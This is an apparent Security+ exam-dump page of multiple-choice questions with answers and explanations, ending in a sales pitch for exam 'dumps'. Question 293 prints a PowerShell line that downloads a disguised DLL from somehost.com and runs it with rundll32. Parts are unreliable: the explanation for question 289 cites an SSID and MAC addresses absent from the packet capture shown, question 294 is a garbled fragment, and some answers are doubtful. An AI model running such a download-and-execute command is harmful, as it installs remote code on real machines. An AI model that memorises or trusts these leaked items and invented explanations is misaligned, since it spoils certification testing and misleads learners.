Two organizations are discussing a possible merger Both Organizations Chief Financial Officers would like to safely share payroll data with each Other to determine if the pay scales for different roles are similar at both organizations Which Of the following techniques would be best to protect employee data while allowing the companies to successfully share this information?

- A. Pseudo-anonymization
- B. Tokenization
- C. Data masking
- D. Encryption

**Answer:** A

**Explanation:**

Pseudo-anonymization is a technique of replacing sensitive data with artificial identifiers or pseudonyms that preserve some characteristics or attributes of the original data. It can protect employee data while allowing the companies to successfully share this information by removing direct identifiers such as names, addresses, etc., but retaining indirect identifiers such as job roles, pay scales, etc., that are relevant for the comparison.

**NEW QUESTION 219**

- (Exam Topic 2)

A company was recently breached Part of the company's new cybersecurity strategy is to centralize the logs from all security devices Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

**Answer:** D

**Explanation:**

A log collector is a component that forwards the logs from all security devices to a central source. A log collector can be a software tool or a hardware appliance that collects logs from various sources, such as firewalls, routers, servers, applications, or endpoints. A log collector can also perform functions such as log filtering, parsing, aggregation, normalization, and enrichment. A log collector can help centralize logging by sending the collected logs to a central log server or a security information and event management (SIEM) system for further analysis and correlation.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://geekflare.com/open-source-centralized-logging/>

**NEW QUESTION 221**

- (Exam Topic 2)

Which of the following would be the best resource for a software developer who is looking to improve secure coding practices for web applications?

- A. OWASP
- B. Vulnerability scan results
- C. NIST CSF
- D. Third-party libraries

**Answer:** A

**Explanation:**

OWASP (Open Web Application Security Project) is a non-profit organization that provides resources and guidance for improving the security of web applications. It can be the best resource for a software developer who is looking to improve secure coding practices for web applications by offering various tools, frameworks, standards, cheat sheets, testing guides, etc., that cover various aspects of web application security development and testing

**NEW QUESTION 225**

- (Exam Topic 2)

After installing a patch on a security appliance, an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

- A. Supply chain attack



- B. Ransomware attack
- C. Cryptographic attack
- D. Password attack

**Answer:** A

**Explanation:**

A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

**NEW QUESTION 227**

- (Exam Topic 2)

Which Of the following supplies non-repudiation during a forensics investigation?

- A. Dumping volatile memory contents first
- B. Duplicating a drive With dd
- C. a SHA 2 signature of a drive image
- D. Logging everyone in contact with evidence
- E. Encrypting sensitive data

**Answer:** C

**Explanation:**

A SHA 2 signature is a cryptographic hash function that produces a unique and fixed-length output for any given input. It can provide non-repudiation during a forensics investigation by verifying the integrity and authenticity of a drive image and proving that it has not been altered or tampered with since it was created

**NEW QUESTION 230**

- (Exam Topic 2)

A security administrator is seeking a solution to prevent unauthorized access to the internal network. Which of the following security solutions should the administrator choose?

- A. MAC filtering
- B. Anti-malware
- C. Translation gateway
- D. VPN

**Answer:** D

**Explanation:**

A VPN (virtual private network) is a secure tunnel used to encrypt traffic and prevent unauthorized access to the internal network. It is a secure way to extend a private network across public networks, such as the Internet, and can be used to allow remote users to securely access resources on the internal network. Additionally, a VPN can be used to prevent malicious traffic from entering the internal network.

**NEW QUESTION 234**

- (Exam Topic 2)

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select two).

- A. Chain of custody
- B. Tags
- C. Reports
- D. Time stamps
- E. Hash values
- F. Time offset

**Answer:** DF

**Explanation:**

A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.

To determine the sequence of a server farm's logs, the administrator should consider the following factors:

- Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
- Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs>

**NEW QUESTION 235**

- (Exam Topic 2)

A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall

- C. A vulnerability scanner
- D. A next-generation firewall

**Answer:** A

**Explanation:**

Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

**NEW QUESTION 236**

- (Exam Topic 2)

A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:

Vendor A:

1- Firewall

1-12 switch Vendor B: 1- Firewall

1-12 switch

Which of the following security objectives is the security manager attempting to meet? (Select two).

- A. Simplified patch management
- B. Scalability
- C. Zero-day attack tolerance
- D. Multipath
- E. Replication
- F. Redundancy

**Answer:** EF

**Explanation:**

\* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1

CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3:

Summarize secure application development, deployment, and automation concepts 2

CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3

CompTIA Security+ Certification Exam Objectives, page 13,

Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

**NEW QUESTION 237**

- (Exam Topic 2)

Which Of the following will provide the best physical security countermeasures to Stop intruders? (Select two).

- A. Alarm
- B. Signage
- C. Lighting
- D. Access control vestibules
- E. Fencing
- F. Sensors

**Answer:** CE

**Explanation:**

Lighting and fencing are physical security countermeasures that can deter or stop intruders from accessing a facility or an asset. Lighting can increase visibility and reduce hiding spots for intruders, while fencing can create a physical barrier and limit access points for intruders.

**NEW QUESTION 238**

- (Exam Topic 2)

A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

- A. Dual supply
- B. Generator
- C. PDU
- D. Dally backups

**Answer:** B

**Explanation:**

A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

**NEW QUESTION 243**

- (Exam Topic 2)

A security analyst is currently addressing an active cyber incident. The analyst has been able to identify affected devices that are running a malicious application

with a unique hash. Which of the following is the next step according to the incident response process?

- A. Recovery
- B. Lessons learned
- C. Containment
- D. Preparation

**Answer: C**

**Explanation:**

Containment is the next step according to the incident response process after identifying affected devices that are running a malicious application with a unique hash. Containment involves isolating the compromised devices or systems from the rest of the network to prevent the spread of the attack and limit its impact. Containment can be done by disconnecting the devices from the network, blocking network traffic to or from them, or applying firewall rules or access control lists. Containment is a critical step in incident response because it helps to preserve evidence for further analysis and remediation, and reduces the risk of data loss or exfiltration

<https://www.fortinet.com/resources/cyberglossary/incident-response> <https://www.ibm.com/topics/incident-response>

**NEW QUESTION 247**

- (Exam Topic 2)

As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

- A. HTTPS://\*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- C. HTTPS://\*.app1.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- D. HTTPS://".comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2023

**Answer: C**

**Explanation:**

This certificate property will meet the requirements because it has a wildcard at the secondary subdomain level (.app1.comptia.org), which means it can be used for any subdomain under app1.comptia.org, such as test.app1.comptia.org or dev.app1.comptia.org. It also has a validity period of less than one year, which means it will need to be rotated annually. The other options do not meet the requirements because they either have a wildcard at the primary domain level (.comptia.org), which is not allowed, or they have a validity period of more than one year, which is too long.

**NEW QUESTION 249**

- (Exam Topic 2)

An organization decided not to put controls in place because of the high cost of implementing the controls compared to the cost of a potential fine. Which of the following risk management strategies is the organization following?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

**Answer: D**

**Explanation:**

Acceptance is a risk management strategy that involves acknowledging the existence and potential impact of a risk, but deciding not to take any action to reduce or eliminate it. This strategy is usually adopted when the cost of implementing controls outweighs the benefit of mitigating the risk, or when the risk is deemed acceptable or unavoidable. In this case, the organization decided not to put controls in place because of the high cost compared to the potential fine, which means they accepted the risk. References: <https://www.comptia.org/blog/what-is-risk-acceptance>

**NEW QUESTION 252**

- (Exam Topic 2)

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

- A. TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
- D. Network services are no longer running on the NA

**Answer: B**

**Explanation:**

Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

**NEW QUESTION 255**

- (Exam Topic 2)

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

- A. Plaintext
- B. Birthdat
- C. Brute-force
- D. Rainbow table

**Answer:** D

**Explanation:**

Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.geeksforgeeks.org/rainbow-table-in-cryptography/>

**NEW QUESTION 259**

- (Exam Topic 2)

A government organization is developing an advanced AI defense system. Develop-ers are using information collected from third-party providers Analysts are noticing inconsistencies in the expected powers Of then learning and attribute the Outcome to a recent attack on one of the suppliers. Which of the following IS the most likely reason for the inaccuracy of the system?

- A. Improper algorithms security
- B. Tainted training data
- C. virus
- D. Cryptomalware

**Answer:** B

**Explanation:**

Tainted training data is a type of data poisoning attack that involves modifying or injecting malicious data into the training dataset of a machine learning or artificial intelligence system. It can cause the system to learn incorrect or biased patterns and produce inaccurate or malicious outcomes. It is the most likely reason for the inaccuracy of the system that is using information collected from third-party providers that have been compromised by an attacker.

**NEW QUESTION 262**

- (Exam Topic 2)

Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur Which of the following Plans would fulfill this requirement?

- A. Communication plan
- B. Disaster recovery plan
- C. Business continuity plan
- D. Risk plan

**Answer:** A

**Explanation:**

A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.ready.gov/business-continuity-plan>

**NEW QUESTION 266**

- (Exam Topic 2)

Which of the following describes where an attacker can purchase DDoS or ransomware services?

- A. Threat intelligence
- B. Open-source intelligence
- C. Vulnerability database
- D. Dark web

**Answer:** D

**Explanation:**

The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

**NEW QUESTION 270**

- (Exam Topic 2)

Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?

- A. SSAE SOC 2
- B. GDPR
- C. PCI DSS
- D. NIST CSF

**Answer:** D

**Explanation:**

NIST CSF (National Institute of Standards and Technology Cybersecurity Framework) is a set of guidelines and best practices for managing cybersecurity risks. It is based on existing standards, guidelines, and practices that are widely recognized and applicable across different sectors and organizations. It provides a

common language and framework for understanding, communicating, and managing cybersecurity risks. References: 1  
CompTIA Security+ Certification Exam Objectives, page 7, Domain 1.0: Attacks, Threats, and  
Vulnerabilities, Objective 1.4: Explain the techniques used in security assessments 2  
CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1: Explain the importance of secure staging  
deployment concepts 3 <https://www.nist.gov/cyberframework>

**NEW QUESTION 271**

- (Exam Topic 2)

A company policy requires third-party suppliers to self-report data breaches within a specific time frame. Which of the following third-party risk management policies is the company complying with?

- A. MOU
- B. SLA
- C. EOL
- D. NDA

**Answer: B**

**Explanation:**

An SLA or service level agreement is a type of third-party risk management policy that defines the expectations and obligations between a service provider and a customer. An SLA typically includes metrics and standards for measuring the quality and performance of the service, as well as penalties or remedies for non-compliance. An SLA can also specify the reporting requirements for data breaches or other incidents that may affect the customer's security or privacy.

**NEW QUESTION 275**

- (Exam Topic 2)

A financial institution would like to store its customer data in the cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would best meet the requirement?

- A. Asymmetric
- B. Symmetric
- C. Homomorphic
- D. Ephemeral

**Answer: C**

**Explanation:**

Homomorphic encryption is a cryptographic technique that allows data to be stored, accessed and manipulated while encrypted. Homomorphic encryption enables computations to be performed on ciphertexts, generating an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext. Homomorphic encryption can prevent the cloud service provider from being able to decipher the data due to its sensitivity, as the data remains encrypted at all times. Homomorphic encryption is not concerned about computational overheads and slow speeds, as it trades off performance for security and privacy. References:

- <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/cryptography-concepts-2/>
- <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/symmetric-and-asymmetric-crypt>

**NEW QUESTION 277**

- (Exam Topic 2)

Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

- A. Persistence
- B. Port scanning
- C. Privilege escalation
- D. Pharming

**Answer: C**

**Explanation:**

Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:

- <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/>
- <https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im>

**NEW QUESTION 278**

- (Exam Topic 2)

A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company. Which of the following BEST describes the role of the payment company?

- A. Data controller
- B. Data custodian
- C. Data owners
- D. Data processor

**Answer: D**

**Explanation:**



A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 283**

- (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used (or administrative duties).
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.
- Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

**Answer:** C

**Explanation:**

The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

**NEW QUESTION 286**

- (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

**Answer:** B

**Explanation:**

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

**NEW QUESTION 289**

- (Exam Topic 2)

A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?

- A. Session replay
- B. Evil twin
- C. Bluejacking
- D. ARP poisoning

**Answer:** B

**Explanation:**

An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

**NEW QUESTION 293**

- (Exam Topic 2)

An employee received an email with an unusual file attachment named Updates . Lnk. A security analyst's reverse engineering what the file does and finds that it executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg  
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

**Answer:** A

**Explanation:**

According to GitHub user JSGetty196's notes<sup>1</sup>, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.  
<https://www.comptia.org/training/books/security-sy0-601-study-guide>

**NEW QUESTION 294**

- (Exam Topic 2)

A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.

- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Graphical user interface, application Description automatically generated

**NEW QUESTION 296**

- (Exam Topic 2)

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

**Answer:** D

**Explanation:**

A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage<sup>23</sup>.

**NEW QUESTION 298**

- (Exam Topic 2)

A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?

- A. The CSIRT thinks an insider threat is attacking the network
- B. Outages of business-critical systems cost too much money
- C. The CSIRT does not consider the systems engineer to be trustworthy
- D. Memory contents including fileles malware are lost when the power is turned off

**Answer:** D

**Explanation:**

Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to

prevent further data loss or tampering.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/>

**NEW QUESTION 303**

- (Exam Topic 2)

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

- A. Open permissions
- B. Improper or weak patch management
- C. Unsecure root accounts
- D. Default settings

**Answer: B**

**Explanation:**

The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.

It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.

Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom <https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

**NEW QUESTION 305**

- (Exam Topic 2)

Historically, a company has had issues with users plugging in personally owned removable media devices into corporate computers. As a result, the threat of malware incidents is almost constant. Which of the following would best help prevent the malware from being installed on the computers?

- A. AUP
- B. NGFW
- C. DLP
- D. EDR

**Answer: D**

**Explanation:**

EDR stands for Endpoint Detection and Response, which is a technology that monitors, detects, and responds to cyber threats on endpoint devices, such as laptops, desktops, servers, or mobile devices. EDR collects and analyzes data from endpoints to identify suspicious or malicious activities, such as malware installation, file modification, registry changes, network connections, or user actions. EDR also provides tools and capabilities to respond to threats, such as isolating infected devices, blocking malicious processes, removing malware, or restoring files.

Historically, a company has had issues with users plugging in personally owned removable media devices into corporate computers. As a result, the threat of malware incidents is almost constant. EDR would best help prevent the malware from being installed on the computers by detecting the insertion of removable media devices and scanning them for any malicious code or files. EDR would also alert the security team of any potential infection and enable them to take immediate action to contain and remediate the threat.

**NEW QUESTION 308**

- (Exam Topic 2)

An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

- A. Watering-hole attack
- B. Pretexting
- C. Typosquatting
- D. Impersonation

**Answer: A**

**Explanation:**

a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit<sup>123</sup>. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data<sup>123</sup>. The attacker observes the websites often visited by the victim or the group and infects those sites with malware<sup>14</sup>. The attacker may also lure the user to a malicious site<sup>4</sup>. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users<sup>2</sup>.

**NEW QUESTION 313**

- (Exam Topic 2)

Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days. Which of the following attacks can the account lockout be attributed to?

- A. Backdoor
- B. Brute-force
- C. Rootkit
- D. Trojan

**Answer: B**

**Explanation:**

The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

**NEW QUESTION 314**

.....



## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your SY0-701 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/SY0-701-dumps.html>